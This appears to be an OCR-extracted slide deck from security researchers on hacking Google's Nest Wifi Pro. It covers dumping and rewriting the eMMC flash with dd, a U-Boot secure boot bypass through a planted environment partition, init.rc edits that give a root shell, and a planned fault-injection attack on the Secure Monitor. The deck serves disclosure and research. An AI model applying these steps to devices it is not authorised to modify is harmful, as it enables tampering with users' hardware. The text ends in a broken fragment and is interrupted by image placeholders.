raelize

EL3VATED PRIVILEGES

Glitching Google's Wifi Pro from Root to EL3.

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OVERVIEW.

- Introduction
- Getting root on Google's Nest Wifi Pro
- Glitching Google's Nest Wifi Pro
- Journey from root to EL3
- Conclusion

Introduction.

- Founded in 2020 in The Netherlands
  - By Cristofaro Mune & Niek Timmers
  - We used to work for Riscure (2010-2019)
- Services: Consultancy, Research and Training
- (Device) Security Expertise:
  - Secure Boot
  - Trusted Execution Environment (TEE)
  - Fault Injection (💥)

YESTERDAY'S RESEARCH.


- Analysis of Qualcomm IPQ401x-based devices
  - E.g., Netgear Orbi RB20, Linksys EA8300, ...
- Several critical software vulnerabilities in Qualcomm's TEE (QSEE)
  - E.g., CVE-2020-11256
- Also, we compromised QSEE using EM glitches (💥)


TODAY'S RESEARCH.

- Analysis of Google's Nest Wifi Pro
  - Wi-Fi 6E Router
  - Available globally
- Based on Qualcomm's IPQ5018 SoC
  - Dual-core 64-bit ARM CPU
  - Secure Boot
  - Trusted Execution Environment (QSEE)
- Modern software stack
  - Android (but no support for apps)
  - Linux 5.4.89
  - ...

Lets open the device.

SERIAL INTERFACE.








```
Format: Log Type - Time(microsec) - Message - Optional Info
Log Type: B - Since Boot(Power On Reset),  D - Delta,  S – Sta
S – QC_IMAGE_VERSION_STRING=BOOT.BF.3.3.1.1.C4-00012
S – IMAGE_VARIANT_STRING=MAASANAZA
S – OEM_IMAGE_VERSION_STRING=CRM
S - Mar  8 2022 01:13:12
S - Boot Config, 0x000002c3
B -       127 - PBL, Start
...
B -    112636 - SBL1, Start
...
U-Boot 2016.01-gc3449fb (Jan 24 2024 - 00:34:19 +0000)
DRAM:  smem ram ptable found: ver: 1 len: 4
1 GiB
NAND:  QPIC: disabled, skipping initialization
SF: Unsupported flash IDs: manuf 00, jedec c03f, ext_jedec 7ff
ipq_spi: SPI Flash not found (bus/cs/speed/mode) = (0/0/480000
MMC:   : 0 (eMMC)
*** Warning - bad CRC, using default environment
PCI Link Intialized
PCI Link Intialized
In:    serial@78AF000
Out:   serial@78AF000
Err:   serial@78AF000
ART partition read failed..
Hit any key to stop autoboot:  0
do_bootipq: boot signed image
...
Starting kernel...
```

No printing after U-Boot has finished! 😞

DUMPING THE EMMC FLASH.



Locate the flash




Locate the signals

Connect to SD card

Unfortunately, this did not work. 😞

FIXING THE ISSUE.



Disconnect CLK from SoC while interfacing with flash

ACCESSING THE FLASH CONTENTS.

Flash detected by Linux driver

```
$ sudo dmesg
usb-storage 1-2:1.0: USB Mass Storage device detected
scsi 0:0:0:0: Direct-Access Generic- SD/MMC
Attached scsi generic sg0 type 0
Attached scsi generic sg1 type 0
[sda] 7634944 512-byte logical blocks: (3.91 GB/3.64 GiB)
[sda] Attached SCSI removable disk
sda: sda1 sda2 sda3 sda4 sda5 sda6 sda7 sda8 sda9 sda10
     sda11 sda12 sda13 sda14 sda15 sda16 sda17 sda18 sda19
```

Dumping the entire flash

```
$ sudo dd if=/dev/sda of=flash.bin bs=512
```

Writing a particular partition

```
$ sudo dd if=qsee_b of=/dev/sda6 bs=512
```

Printing the GPT header

```
$ parted flash.bin
(parted) p
Partition Table: gpt
Number  Start   End     Size    File system  Name
1      17,4kB  280kB   262kB                sbl
2      280kB   4474kB  4194kB               fts
3      4474kB  38,0MB  33,6MB  ext4         factory
4      38,0MB  39,1MB  1049kB               misc
5      39,1MB  39,7MB  655kB                qsee_a
6      39,7MB  40,4MB  655kB                qsee_b
7      40,4MB  40,5MB  131kB                devcfg_a
8      40,5MB  40,6MB  131kB                devcfg_b
9      40,6MB  40,8MB  131kB                cdt_a
10      40,8MB  40,9MB  131kB                cdt_b
11      40,9MB  43,0MB  2097kB               uboot_a
12      43,0MB  45,1MB  2097kB               uboot_b
13      45,1MB  112MB   67,1MB               boot_a
14      112MB   179MB   67,1MB               boot_b
15      179MB   767MB   587MB   ext4         system_a
16      767MB   1354MB  587MB   ext4         system_b
17      1354MB  1773MB  419MB   ext4         cache
18      1773MB  2835MB  1062MB               data
19      2835MB  3909MB  1074MB  ext4         crash
```

WHAT WE ACHIEVED SO FAR

```
We can communicate via the serial interface
We can re-program the eMMC flash in place
```

Let's get root.

SECURE BOOT.

- Secure Boot is (likely) enabled by eFuse
  - So we cannot simply modify the flash
- Boot stages verify each other
  - ROM verifies SBL
  - SBL verifies U-Boot
  - U-Boot verifies Linux Kernel
- Confirmed by programming a modified Linux Kernel image

```
U-Boot 2016.01-gc3449fb (Jan 24 2024 - 00:34:19 +0000
DRAM:  smem ram ptable found: ver: 1 len: 4
1 GiB
NAND:  QPIC: disabled, skipping initialization
SF: Unsupported flash IDs: manuf 00, jedec c03f, ext_
ipq_spi: SPI Flash not found (bus/cs/speed/mode) = (0
0 MiB
MMC:   : 0 (eMMC)
*** Warning - bad CRC, using default environment

PCI Link Intialized
PCI Link Intialized
In:    serial@78AF000
Out:   serial@78AF000
Err:   serial@78AF000
ART partition read failed..
Hit any key to stop autoboot:  0
do_bootipq: boot signed image
Kernel image authentication failed
BUG: failure at board/qca/arm/common/cmd_bootqca.c:84
BUG!
resetting ...
```

We need to bypass Secure Boot to get a root shell! 😞

U-BOOT ENVIRONMENT.

- U-Boot uses an environment for various configuration options
  - Usually stored somewhere in (external) flash
  - In this case, in a partition that does not exist 🤯
- Note, U-Boot source code is available in GPL sources provided by Google

U-Boot searches for specific partitions

```
...
ret = get_partition_info_by_name(blk_dev, "0:APPSBLENV", &disk_info);

if (ret)
    ret = get_partition_info_by_name(blk_dev,"ubootenv",&disk_info);

if (ret == 0) {
    board_env_offset = disk_info.start * disk_info.blksz;
    board_env_size = disk_info.size * disk_info.blksz;
    board_env_range = board_env_size;
    BUG_ON(board_env_size > CONFIG_ENV_SIZE_MAX);
}
...
```

Failed search is reflected on serial interface

```
U-Boot 2016.01-gc3449fb (Jan 24 2024 - 00:34:19 +0000)
...
SF: Unsupported flash IDs: manuf 00, jedec c03f, ext_jedec 7fff
ipq_spi: SPI Flash not found (bus/cs/speed/mode) = (0/0/48000000/0)
0 MiB
MMC:    : 0 (eMMC)
*** Warning - bad CRC, using default environment


...
Hit any key to stop autoboot:  0
do_bootipq: boot signed image
...
Starting kernel ...
```

What if we add the missing partition? 🤔

SECURE BOOT BYPASS.

Long story short: U-Boot will use our (malicious) env.

No verification when atf variable is set


```
...
if (ret == 0 && buf == 1 && !getenv("atf")) {
    printf("%s: boot signed image\n", __func__);
    ret = do_boot_signedimg(cmdtp, flag, argc, argv);
}
else if (ret == 0 || ret == -EOPNOTSUPP)
{
    printf("%s: boot unsigned image\n", __func__);
    ret = do_boot_unsignedimg(cmdtp, flag, argc, argv);
}
...
```

Confirmed on the serial interface

```
U-Boot 2016.01-gc3449fb (Jan 24 2024 - 00:34:19 +0000)
...
SF: Unsupported flash IDs: manuf 00, jedec 7fff, ext_jedec ff3f
ipq_spi: SPI Flash not found (bus/cs/speed/mode) = (0/0/48000000/0)
MMC:   : 0 (eMMC)
In:    serial@78AF000
Out:   serial@78AF000
Err:   serial@78AF000
...
Hit any key to stop autoboot:  0
do_bootipq: boot unsigned image
...
```

We can now load an unsigned Linux kernel image! 🥳

BUG ALSO FOUND BY SERGEI (CVE-2024-22013)



See his talk at Hardwear.io Netherlands 2024

ROOT SHELL

- U-Boot verifies the kernel as part of an Android boot image containing the following:
  - Kernel arguments
  - ramdisk
  - Linux Kernel
- As we can bypass Secure Boot, we can modify its contents
  - Modify kernel arguments to enable printing
  - Modify init.rc in ramdisk to get root shell

Enable printing (modify 'console=' to 'raelize=')

```
$ hexdump -C boot_b
...
0060:  00 00 00 00 00 00 00 00 69 6e 69 74 3d 2f 69 6e |........init=/i
0070:  69 74 20 63 6c 6b 5f 69 67 6e 6f 72 65 5f 75 6e |it clk_ignore_u
0080:  75 73 65 64 20 72 6e 67 5f 63 6f 72 65 2e 64 65 |used rng_core.d
0090:  66 61 75 6c 74 5f 71 75 61 6c 69 74 79 3d 31 30 |fault_quality=1
00a0:  30 20 67 70 74 20 72 61 65 6c 69 7a 65 3d 20 20 |0 gpt raelize=
00b0:  72 6f 20 6d 6f 64 75 6c 65 5f 62 6c 61 63 6b 6c |ro module_black
00c0:  69 73 74 3d 6f 76 65 72 6c 61 79 20 6c 6f 67 63 |ist=overlay log
00d0:  61 74 5f 62 75 66 66 65 72 5f 73 69 7a 65 73 3d |at_buffer_sizes
00e0:  31 30 32 34 2c 32 2c 32 2c 33 32 00 00 00 00 00 |1024,2,2,32....
...
```

Start root shell at the end of 'on boot' (init.rc)

```
on init
    ...
on boot
    ...
    exec /system/bin/ash
```

Root shell on the serial interface after we boot

```
# whoami
root
# getprop ro.build.description
sirocco-user 3.73 OPENMASTER 406133 release-keys
```


WHAT WE ACHIEVED SO FAR

```
We can communicate via the serial interface
We can re-program the eMMC flash in place
We bypassed Secure Boot with a bug in U-Boot
- We enabled printing on the serial interface
- We start a root shell on the serial interface
```

Let's go deeper! 😏

TRUSTED EXECUTION ENVIORNMENT (TEE)


- Google's Wifi Pro uses Qualcomm's TEE (i.e., QSEE) to protect user data
  - Implemeted using ARM TrustZone
  - Separate subsystem separated from Linux
- As any ARM64-based TEE, it's composed of:
  - Secure Monitor (EL3)
  - Secure OS (S-EL1)
  - Trusted Applications (S-EL0)
- When Linux is compromised, it should not affect the secrets protected by QSEE



Our goal is to escalate privileges from root to EL3! 😎

TYPICAL APPROACH: SW VULNERABILITIES

- Find and exploit software vulnerabilities in:
  - Secure Monitor to get EL3
  - Secure OS to get S-EL1
  - Trusted Application to get S-EL0
- We can interrace with them all from a modified Kernel (i.e., using smc instructions)



We found bugs, but we cannot talk about it yet... 😤

🌟 ANOTHER IDEA 🌟

- Glitch (⚡) the Secure Monitor to get a R/W primitive
- Use R/W primitive to configure the secure memory
- Use root shell to rewrite Secure Monitor code
- Execute modified Secure Monitor code 💸 💸 💸


Will this work? Let's find out!


WHAT DO WE NEED? 😨


- Ability to glitch Qualcomm's IPQ5018 SoC
  - Requires a fault injection setup
- Ability to issue arbitrary smc instructions
  - Requires kernel code execution
- Ability to fault the right code construction
  - Requires reversing and experimentation
- Understanding of how secure memory is configured
  - Requires reversing


FAULT INJECTION SETUP

- Communication
  - Serial interface
- Trigger
  - Factory reset button (GPIO)
- Reset
  - Relay to switch PSU
- Tooling from Keysight
  - Spider
  - XYZ Table
  - EMFI Probe











FAULT INJECTION SETUP DIAGRAM



FAULT INJECTION SETUP ACTUAL



Let's start glitching... 🔫

CHARACTERIZATION

- Determine if the target is vulnerable
- Identify effective glitch parameters
  - Glitch power
  - Glitch location
- Preferably the first step before performing an attack

CHARACTERIZATION: CODE

- Implemented in a kernel module
- Unrolled loop using add instructions
- Trigger before and after instructions

```
MODULE_DESCRIPTION(
    "CHARACTERIZATION 1 for Google's Nest Wi-Fi Pro"
);

#define o "add r7, r7, #1;"
#define t o o o o o o o o o o
#define h t t t t t t t t t t
#define d h h h h h h h h h h
#define x d d d d d d d d d d

static int unrolled_loop(volatile u32 *trigger) {
    volatile u32 count = 0;

    *trigger = 0x3;

    asm volatile(
        "mov r7, #0;"
        x
        "mov %[count], r7;"

        : [count] "=r" (count) : : "r7", "r12"
    );

    *trigger = 0x0;

    printk(KERN_ALERT "AAAA%08xBBBB%08xCCCC\n", count, count);
    return 0;
}
```

CHARACTERIZATION: EXECUTION

```
# insmod characterize_1.ko _command=1 _iterations=10000
[ 1054.149388] characterize_1 (init)!
[ 1054.149491] AAAA00002710BBBB00002710CCCC
[ 1054.176611] characterize_1 (exit)!
```

We execute 0x2710 (10,000) add instructions.


CHARACTERIZATION: RESULTS

Research by Raelize

Update `SELECT * FROM experiments WHERE`

